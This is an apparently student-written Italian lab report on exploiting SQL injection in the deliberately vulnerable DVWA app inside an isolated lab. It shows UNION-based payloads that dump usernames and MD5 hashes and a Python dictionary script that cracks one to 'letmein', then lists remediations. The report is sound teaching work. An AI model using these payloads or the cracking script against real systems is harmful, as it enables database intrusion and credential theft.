



BUILD WEEK 2

Report SQL Injection Attack - DVWA

Recupero Password dell'utente Pablo Picasso

1. Informazioni Generale del Laboratorio

Obiettivo: Sfruttare la vulnerabilità SQL injection presente in DVWA per recuperare la password in chiaro dell'utente Pablo Picasso

Configurazione Lab:

- **Livello difficoltà DVWA:** LOW - MEDIUM
- **IP Kali Linux:** 192.168.13.100/24
- **IP Metasploitable (DVWA):** 192.168.13.150/24
- **Tool utilizzati:** Dvwa, Python per hash cracking
- **Restrizioni:** Nessun uso di tool automatici come Sqlmap

2. Verifica Connettività

Prima di iniziare l'attacco, è stata effettuata la configurazione e la successiva verifica della connettività tra Kali Linux e la Metasploitable

Il ping ha mostrato una latenza media di ~1ms, confermando la connettività ottimale tra le macchine nel laboratorio.

```
Individual files in /usr/share/doc/*/copyright.  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ping 192.168.13.100  
PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data.  
64 bytes from 192.168.13.100: icmp_seq=1 ttl=64 time=0.748 ms  
64 bytes from 192.168.13.100: icmp_seq=2 ttl=64 time=0.394 ms  
64 bytes from 192.168.13.100: icmp_seq=3 ttl=64 time=0.341 ms  
  
----- 192.168.13.150 ping statistics -----  
3 packets transmitted, 3 received, 0% packet loss, time 2017ms  
rtt min/avg/max/mdev = 0.470/1.032/1.423/0.407 ms
```

3. Identificazione della Vulnerabilità

L'applicazione DVWA presenta un modulo "SQL Injection" vulnerabile che permette di inserire un User ID per recuperare informazioni utente. Il parametro di input non è adeguatamente sanificato, permettendo l'iniezione di codice SQL.



URL vulnerable: `http://192.168.13.150/dvwa/vulnerabilities/sqli/`

4. Fase di Ricognizione

4.1 Test iniziale

Input testato: **4**

Risultato:

ID: 4

First name: Pablo

Surname: Picasso

Questo conferma che l'utente Pablo Picasso ha ID = 4 nel database.

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection

Vulnerability: SQL Injection

User ID:

ID: 4
First name: Pablo
Surname: Picasso

[More info](#)

4.2 Test di vulnerabilità SQL Injection

Input testato: **' UNION SELECT DATABASE(),null #**

Risultato:

ID: 'UNION SELECT DATABASE(),null #

First name: dvwa

Surname:

Il test conferma la vulnerabilità SQL injection, rivelando che il nome del database è "dvwa".



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

Vulnerability: SQL Injection

User ID:

ID: 'UNION SELECT DATABASE(),null #
First name: dvwa
Surname:

[More info](#)

5.

Database Enumeration

5.1 Enumerazione delle tabelle

Payload utilizzato: ' UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #

Tabelle identificate:

- guestbook
- users

Vulnerability: SQL Injection

User ID:

ID: 'UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: guestbook
Surname:

ID: 'UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: users
Surname:

5.2 Enumerazione delle colonne della tabella users

Payload utilizzato: ' UNION SELECT user,password FROM users#

Struttura dati recuperata:

```
admin : 5f4dcc3b5aa765d61d8327deb882cf99
gordonb : e99a18c428cb38d5f26085367892220e3
1337 : 8d3533d75ae2c3966d7e0d4fcc69216b
pablo : 0d107d09f5bbe40cade3de5c71e9e9b7
```



smithy :

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

Vulnerability: SQL Injection

User ID:

ID: ID: 'UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ID: 'UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ID: 'UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ID: 'UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ID: 'UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

5f4dcc3b5aa765d61d8327deb882cf99

6. Password Cracking

La password di Pablo Picasso risulta essere hashata in MD5:
0d107d09f5bbe40cade3de5c71e9e9b7

6.1 Sviluppo script Python per brute force

È stato sviluppato uno script Python personalizzato per il cracking dell'hash MD5:

Python



```
import hashlib

# Hash MD5 da crackare (Pablo Picasso)
hash_target = "0d107d09f5bbe40cade3de5c71e9e9b7"
percorso_dizionario = "rockyou.txt"

def crack_md5(hash_target, dizionario_path):
    try:
        with open(dizionario_path, 'r', encoding='utf-8') as file:
            for linea in file:
                parola = linea.strip()
                hash_calcolato = hashlib.md5(parola.encode()).hexdigest()

                if hash_calcolato == hash_target:
                    print(f"[✓] Password trovata: {parola}")
                    return parola

        print("[x] Password non trovata nel dizionario.")
        return None

    except FileNotFoundError:
        print(f"[!] File dizionario non trovato: {dizionario_path}")
        return None

# Avvia la funzione
crack_md5(hash_target, percorso_dizionario)
```

6.2 Risultato del cracking

Password di Pablo Picasso in chiaro: **letmein**

```
prova8.py U
prova8.py > ...
1  import hashlib
2
3  # Inserisci l'hash MD5 da craccare (es: hash di "admin")
4  hash_target = "0d107d09f5bbe40cade3de5c71e9e9b7" # MD5 di "admin"
5  percorso_dizionario = "rockyou.txt"
6
7  def crack_md5(hash_target, dizionario_path):
8      try:
9          with open(dizionario_path, 'r', encoding='utf-8') as file:
10             for linea in file:
11                 parola = linea.strip()
12                 hash_calcolato = hashlib.md5(parola.encode()).hexdigest()
13
14                 if hash_calcolato == hash_target:
15                     print(f"[✓] Password trovata: {parola}")
16                     return parola
17
18             print("[x] Password non trovata nel dizionario.")
19             return None
20
21         except FileNotFoundError:
22             print(f"[!] File dizionario non trovato: {dizionario_path}")
23             return None
24
25 # Avvia la funzione
26 crack_md5(hash_target, percorso_dizionario)
```

8. Livello Medium - Implementazione e Bypass

Per il livello medium di DVWA, sono state implementate alcune protezioni basilari come la sanificazione di singoli apici. Tuttavia, la vulnerabilità rimane sfruttabile utilizzando tecniche di bypass:

8.1 Metodologie di bypass per livello medium:

- Utilizzo di commenti multi-line /* */
- Encoding URL dei payload
- Utilizzo di funzioni SQL alternative
- Bypass tramite tampering dei parametri POST


```
PROBLEMI OUTPUT CONSOLE DI DEBUG TERMINALE PORTE
(kali@kali2023) - [~/Desktop/PYTHON]
$ python prova8.py
[✓] Password trovata: letmein
```



8.2

Input testato: **1'**


Questo ha permesso la verifica della ricezione dell'errore SQL ed è stata confermata la vulnerabilità



8.3

Input testato: **1 UNION SELECT 1, 2**

Questo ha permesso di determinare il numero di colonne





8.4

Input testato: **1 UNION SELECT user,password FROM users**

Questo ci ha consentito di ottenere il recupero dei dati dell'utente target (Pablo)

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT user,password FROM users
First name: admin
Surname: admin

ID: 1 UNION SELECT user,password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user,password FROM users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user,password FROM users
First name: l337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user,password FROM users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user,password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

7. Verifica dei Risultati

La password è stata successivamente crackata utilizzando il dizionario rockyou.txt. Il hash MD5 **0d107d09f5bbe40cade3de5c71e9e9b7** ottenuto sia con il DVWA Security impostato in LOW che MEDIUM corrisponde effettivamente alla password **letmein**.



7.1 Verifica credenziali d'accesso

192.168.13.150/dvwa/login.php

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Username
Pablo

Password
.....

7.2 Accesso come utente Pablo

192.168.13.150/dvwa/

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'Pablo'

Username: Pablo
Security Level: high



9. Conclusioni e Raccomandazioni

VULNERABILITÀ PRINCIPALI

- **Input non filtrato** → App accetta tutto senza controlli
- **Query mal costruite** → Codice "incolla" input direttamente
- **Troppe info esposte** → Database mostra dati sensibili negli errori
- **Hash deboli (MD5)** → Password facilmente crackabili

SOLUZIONI ESSENZIALI

- **Prepared Statements** → Separano comandi SQL da dati utente
- **Validazione Input** → Controllo rigoroso di quello che entra
- **Hash Forti** → bcrypt/Argon2 invece di MD5
- **Rate Limiting** → Limiti su tentativi di accesso
- **Privilegi Minimi** → Gli utenti e i servizi devono avere solo i permessi minimi necessari
- **Monitoring** → Registrazione delle attività sospette

10. Evidenze Forensi

Tutti i payload e le risposte sono stati documentati attraverso screenshot e log. Le evidenze includono:

- Query SQL iniettate
- Risposte del server con dati sensibili
- Hash estratti dal database
- Script di cracking utilizzato
- Password in chiaro recuperata